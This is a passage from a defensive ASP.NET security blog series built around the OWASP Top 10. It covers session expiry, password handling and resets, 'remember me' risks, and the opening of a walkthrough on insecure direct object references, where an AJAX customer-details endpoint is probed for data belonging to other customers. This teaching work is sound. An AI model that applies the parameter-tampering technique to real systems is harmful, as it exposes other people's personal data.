When you really must cater for the individuals or browsers which don't allow cookies, you can always use the `cookieless="AutoDetect"` option in the web.config and .NET will try to persist sessions via cookie then fall back to URLs if this isn't possible. Of course when it does revert to sessions in URLs we fall back to the same vulnerabilities described above. Auto detection might seem like a win-win approach but it does leave a gaping hole in the app ripe for exploitation.

There's a school of thought that says adding a verification process based on IP address – namely that each request in a session must originate from the same address to be valid – can help mitigate the risk of session hijacking (this could also apply to a cookie based session state). Wikipedia talks about this in [Session Fixation](#) (the practice of actually settings another user's session ID), but many acknowledge there are flaws in this approach.

On the one hand, externally facing internet gateways will often present the one IP address for all users on the internal side of the firewall. The person sitting next to you may well have the same public IP address. On the other hand, IP addresses assigned by ISPs are frequently dynamic and whilst they shouldn't change mid-session, it's still conceivable and would raise a false positive if used to validate the session integrity.

Get session expirations – both automatic and manual – right

Session based exploits are, of course, dependent on there being a session to be exploited. The sooner the session expires, either automatically or manually, the smaller the exploit window. Our challenge is to find the right balance between security and usability.

Let's look at the automatic side of things first. By default, ASP.NET will [expire authenticated sessions after 30 minutes of inactivity](#). So in practical terms, if a user is dormant for more than half an hour then their next request will cause a new session to be established. If they were authenticated during their first session, they'll be signed out once the new session begins and of course once they're signed out, the original session can no longer be exploited.

The shorter the session expiration, the shorter the window where an exploit can occur. Of course this also increases the likelihood of a session expiring before the user would like (they stopped browsing to take a phone call or grab some lunch), and forcing users to re-authenticate does have a usability impact.

The session timeout can be manually adjusted back in the web.config. Taking into consideration the balance of security and usability, an arbitrary timeout such as 10 minutes may be selected:

```
<system.web>  
  <sessionState timeout="10" />  
</system.web>
```

Of course there are also times when we want to expire the session much earlier than even a few minutes of inactivity. Giving users the ability to *elect* when their session expires by manually “logging out” gives them the opportunity to reduce their session risk profile. This is important whether you’re running cookieless session or not, especially when you consider users on a shared PC. Using the LoginView and LoginStatus controls mentioned earlier on makes this a piece of cake.

In a similar strain to session timeouts, you don’t want to be reusing session IDs. ASP.NET won’t do this anyway unless you change [SessionStateSection.RegenerateExpiredSessionId](#) to true *and* you’re running cookieless.

The session timeout issue is interesting because this isn’t so much a vulnerability in the technology as it is a risk mitigation strategy independent of the specific implementation. In this regard I’d like to reinforce two fundamental security concepts that are pervasive right across this blog series:

1. App security is not about risk elimination, it’s about risk mitigation and balancing this with the practical considerations of usability and project overhead.
2. Not all app security measures are about plugging technology holes; encouraging good social practices is an essential component of secure design.

Encrypt, encrypt, encrypt

Keeping in mind the broad nature of this particular risk, sufficient data encryption plays an important role in ensuring secure authentication. The implications of credential disclosure is obvious and cryptographic mitigation needs to occur at two key layers of the authentication process:

1. In storage via persistent encryption at the data layer, preferably as a [salted hash](#).
2. During transit via the proper use of SSL.

Both of these will be addressed in subsequent posts – Insecure Cryptographic Storage and Insufficient Transport Layer Protection respectively – so I won't be drilling down into them in this post. Suffice to say, any point at which passwords are not encrypted poses a serious risk to broken authentication.

Maximise account strength

The obvious one here is password strength. Weak passwords are more vulnerable to brute force attacks or simple guessing (dog's name, anyone?), so strong passwords combining a variety of character types (letters, numbers, symbols, etc) are a must. The precise minimum criterion is, once again, a matter of balance between security and usability.

One way of encouraging stronger password – which may well exceed the minimum criteria of the app – is to visually illustrate password strength to the user at the point of creation. Google do a [neat implementation](#) of this, as do many other web apps:

Required information for Google account

Your current email address:
e.g. myname@example.com. This will be used to sign-in to your account.

Choose a password: **Password strength:** **Good**
Minimum of 8 characters in length.

This is a piece of cake in the ASP.NET world as we have the [PasswordStrength control in the AJAX Control Toolkit](#):

```
<asp:TextBox ID="txtPassword" runat="server" TextMode="Password" />
<ajaxToolkit:PasswordStrength ID="PS" runat="server"
TargetControlID="txtPassword"
DisplayPosition="RightSide"
StrengthIndicatorType="Text"
PreferredPasswordLength="10"
PrefixText="Strength:"
TextCssClass="TextIndicator_txtPassword"
MinimumNumericCharacters="0"
MinimumSymbolCharacters="0"
```

```
RequiresUpperAndLowerCaseCharacters="false"  
TextStrengthDescriptions="Very Poor;Weak;Average;Strong;Excellent"  
TextStrengthDescriptionStyles="Class1;Class2;Class3;Class4;Class5"  
CalculationWeightings="50;15;15;20" />
```

Of course this alone won't enforce password strength but it does make compliance (and above) a little easier. For ensuring compliance, refer back to the [MinRequiredNonAlphanumericCharacters](#), [MinRequiredPasswordLength](#) and [PasswordStrengthRegularExpression](#) properties of the membership provider.

Beyond the strength of passwords alone, there's also the issue of "secret questions" and their relative strength. There's mounting evidence to suggest this practice often results in [questions that are too easily answered](#) but rather than entering into debate as to whether this practice should be used at all, let's look at what's required to make it as secure as possible.

Firstly, avoid allowing users to create their own. Chances are you'll end up with a series of very simple, easily guessed questions based on information which may be easily accessible (the [Sarah Palin incident](#) from a couple of years back is a perfect example).

Secondly, when creating default secret questions – and you'll need a few to choose from - don't fall for the same trap. Questions such as "What's your favourite colour" are too limited in scope and "Where did you go to school" can easily be discovered via social networking sites.

Ideally you want to aim for questions which result in answers with the highest possible degree of precision, are stable (they don't change or are forgotten over time) and have the broadest possible range of answers which would be known – and remembered - by the narrowest possible audience. A question such as "What was the name of your favourite childhood toy" is a good example.

Enable password recovery via resets – *never* email it

Let's get one thing straight right now; it's *never* ok to email someone their password. Email is almost always sent in plain text so right off the bat it violates the transport layer protection objective. It also demonstrates that the password wasn't stored as a salted hash (although it may still have been encrypted), so it violates the objective for secure cryptographic storage of passwords.

What this leaves us with is password resets. I'm going to delve into this deeper in a dedicated password recovery post later on but for now, let's work to the following process:

1. Initiate the reset process by requesting the username and secret answer (to the secret question, of course!) of the account holder.
2. Provide a mechanism for username recovery by entering only an email address. Email the *result* of a recovery attempt to the address entered, even if it wasn't a valid address. Providing an immediate confirmation response via the UI opens up the risk of email harvesting for valid users of the system.
3. Email a unique, tokenised URL rather than generating a password. Ensure the URL is unique enough not to be guessed, such as a GUID specific to this instance of the password reset.
4. Allow the URL to be used only once and only within a finite period of time, such as an hour, to ensure it is not reused.
5. Apply the same password strength rules (preferably reuse the existing, secure process) when creating the new password.
6. Email a notification to the account holder immediately once the change is complete. Obviously *do not* include the new password in this email!
7. Don't automatically log the user in once the password is changes. Divert them to the login page and allow them to authenticate as usual, albeit with their new password.

This may seem a little verbose but it's a minor inconvenience for users engaging in a process which *should* happen very infrequently. Doing password recovery wrong is a recipe for disaster; it could literally serve up credentials to an attacker on a silver plate.

In terms of implementation, once again the membership provider does implement an `EnablePasswordReset` property and a `RequiresQuestionAndAnswer` property which can be leveraged to achieve the reset functionality.

Remember me, but only if you really have to

People are always looking for convenience and we, as developers, are always trying to make our apps as convenient as possible. You often hear about the objective of making websites *sticky*, which is just marketing-speak for "make people want to come back".

The ability to remember credentials or automate the logon process is a convenience. It takes out a little of the manual labour the user would otherwise perform and hopefully lowers that barrier

to them frequently returning just a little bit. The problem is though, that convenience cuts both ways because that same convenience may now be leveraged by malicious parties.

So we come back around to this practical versus secure conundrum. The more secure route is to simply not implement a “remember me” feature on the website. This is a reasonable balance for, say, a bank where there could be serious dollars at stake. But then you have the likes of just about every forum out there plus Facebook, Twitter, YouTube etc who all *do* implement this feature simply because of the convenience and stickiness it offers.

If you’re going to implement this feature, do it right and use the native login control which will implement its own persistent cookie. Microsoft [explains this feature well](#):


By default, this control displays user name and password fields and a Remember me next time check box. If the user selects this check box, a persistent authentication cookie is created and the user's browser stores it on the user's hard disk.

Then again, even they go on to warn about the dangers of a persistent cookie:


To prevent an attacker from stealing an authentication cookie from the client's computer, you should generally not create persistent authentication cookies. To disable this feature, set the **DisplayRememberMe** property of the **Login** control to **false**.

What you absolutely, positively *don't* want to be doing is storing credentials directly in the cookie and then pulling them out automatically on return to the site.

Automatic completion of credentials goes a little bit further than just what you implement in your app though. Consider the browser’s ability to auto-complete form data. You really don’t want login forms behaving like this:



Granted, this is only the username but consider the implications for data leakage on a shared machine. But of course beyond this we also have the browser's (or third party addons) desire to make browsing the site even easier with "save your password" style functionality:



Mozilla has a great summary of how to tackle this in [How to Turn Off Form Autocompletion](#):

The easiest and simplest way to disable Form and Password storage prompts and prevent form data from being cached in session history is to use the autocomplete form element attribute with value "off"

Just turn off the autocomplete attribute at the form level and you're done:

```
<form id="form1" runat="server" autocomplete="off">
```

My app doesn't have any sensitive data – does strong authentication matter?

Yes, it actually matters a lot. You see, your authentication mechanism is not just there to protect your data, it also must protect your customers' identities. Identity and access management implementations which leak customer information such as their identities – even just their email address – are not going to shine a particularly positive light on your app.

But the bigger problem is this; if your app leaks customer credentials you have quite likely compromised not only your own application, but a potentially unlimited number of other web applications.

Let me explain; being fallible humans we have this terrible habit of reusing credentials in multiple locations. You'll see varying reports of how common this practice really is, but the assertion that [73% of people reuse logins](#) would have to be somewhere in the right vicinity.

This isn't your fault, obviously, but as software professionals we do need to take responsibly for mitigating the problem as best we can and beginning by keeping your customer's credentials secure – regardless of what they're protecting – is a very important first step.

Summary

This was never going to be a post with a single message resulting in easily actionable practices. Authentication is a very broad subject with numerous pitfalls and it's very easy to get it wrong, or at least not get it as secure as it could - nay *should* - be.

Having said that, there are three key themes which keep repeating during the post:

1. Consider authentication holistically and be conscious of its breadth. It covers everything from credential storage to session management.
2. Beware of the social implications of authentication – people share computers, they reuse passwords, they email URLs. You need to put effort into protecting people from themselves.
3. And most importantly, leverage the native .NET authentication implementation to the full extent possible.

You'll never, ever be 100% secure (heck, even the [US military doesn't always get it right!](#)), but starting with these objectives will make significant inroads into mitigating your risk.

Resources

1. [Membership and Role Providers in ASP.NET 2.0](#)
2. [The OWASP Top Ten and ESAPI – Part 8 – Broken Authentication and Session Management](#)
3. [GoodSecurityQuestions.com](#) (yes, there's actually a dedicated site for this!)
4. [How To: Use Forms Authentication with SQL Server in ASP.NET 2.0](#)
5. [Session Attacks and ASP.NET](#)

Part 4: Insecure direct object reference, 7 Sep 2010

Consider for a moment the sheer volume of information that sits out there on the web and is accessible by literally anyone. No authentication required, no subversive techniques need be employed, these days just a simple Google search can turn up all sorts of things. And yes, that includes content which hasn't been promoted and even content which sits behind a publicly facing IP address without a user-friendly domain name.

Interested in confidential government documents? [Here you go](#). How about viewing the streams from personal webcams? [This one's easy](#). I'll hasten a guess that in many of these scenarios, people relied on the good old [security through obscurity](#) mantra. If I don't tell anyone it's there, nobody will find it, right?

Wrong, very wrong and unfortunately this mentality persists well beyond just document storage and web cams, it's prevalent in application design. Developers often implement solutions with the full expectation it will only ever be accessed in the intended context, unaware (or unconcerned) that just a little bit of exploration and experimenting can open some fairly major holes in their app.

Defining insecure direct object reference

Put very simply, direct object reference vulnerabilities result in data being unintentionally disclosed because it is not properly secured. In application design terms, this usually means pages or services allow requests to be made to specific objects without the proper verification of the requestor's right to the content.

OWASP describes it as follows in the Top 10:

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

In this scenario, the object we're referring to is frequently a database key which might be exposed somewhere in a fashion where it is able to be manipulated. Commonly this will happen with query strings because they're highly visible and manipulation is easy but it could just as easily be contained in post data.

Let's look at how OWASP defines how people get in and exploit the vulnerability and what the impact of that might be:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws and code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless the name space is sparse, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability.

This explanation talks a lot about parameters which are a key concept to understand in the context of direct object vulnerabilities. Different content is frequently accessible through the same implementation, such as a dynamic web page, but depending on the context of the parameters, different access rules might apply. Just because you can hit a particular web page doesn't mean you should be able to execute it in any context with any parameter.

Anatomy of insecure direct object references


In its essence, this is a very simple vulnerability to understand; it just involves requesting content you're not authorised to access by manipulating the object reference. Rather than dumbing this example down too much as I have with previous, more complex OWASP risks, let's make this a little more real world and then I'll tie it back into some very specific real world incidents of the same nature.

Let's imagine we have an ASP.NET webpage which is loaded once a user is authenticated to the system. In this example, the user is a customer and one of the functions available to them is the ability to view their customer details.


To give this a bit of a twist, the process of retrieving customer details is going to happen asynchronously using AJAX. I've implemented it this way partly to illustrate the risk in a slightly less glaringly obvious fashion but mostly because more and more frequently, AJAX calls are performing these types of data operations. Particularly with the growing popularity of [jQuery](#), we're seeing more and more services being stood up with endpoints exposed to retrieve data,

sometimes of a sensitive nature. This creates an entirely new attack vector so it's a good one to illustrate here.


Here's how the page looks (I've started out with the base Visual Studio 2010 web app hence the styling):



After clicking the button, the customer details are returned and written to the page:



Assuming we're an outside party not (yet) privy to the internal mechanism of this process, let's do some discovery work. I'm going to use [Firebug Lite for Google Chrome](#) to see if this is actually pulling data over HTTP or simply populating it from local variables. Hitting the button again exposes the following information in Firebug:




Here we can see that yes, the page is indeed making a post request to an HTTP address ending in CustomerService.svc/GetCustomer. We can also see that a parameter with the name "customerid" and value "3" is being sent with the post.

If we jump over to the response tab, we start to see some really interesting info:

```
{"d":{"__type":"Customer:#Web","Address":"3 Childers St", "CustomerID":3, "Email":"brucec@aol.com", "FirstName":"Bruce", "Postcode":"3000", "State":"VIC", "Suburb":"Melbourne"}}
```


Here we have a nice [JSON](#) response which shows that not only are we retrieving the customer's name and email address, we're also retrieving what appears to be a physical address. But so far, none of this is a problem. We've legitimately logged on as a customer and have retrieved our own data. Let's try and change that.

What I now want to do is re-issue the same request but with a different customer ID. I'm going to do this using [Fiddler](#) which is a fantastic tool for capturing and reissuing HTTP requests. First, I'll hit the "Get my details" button again and inspect the request:

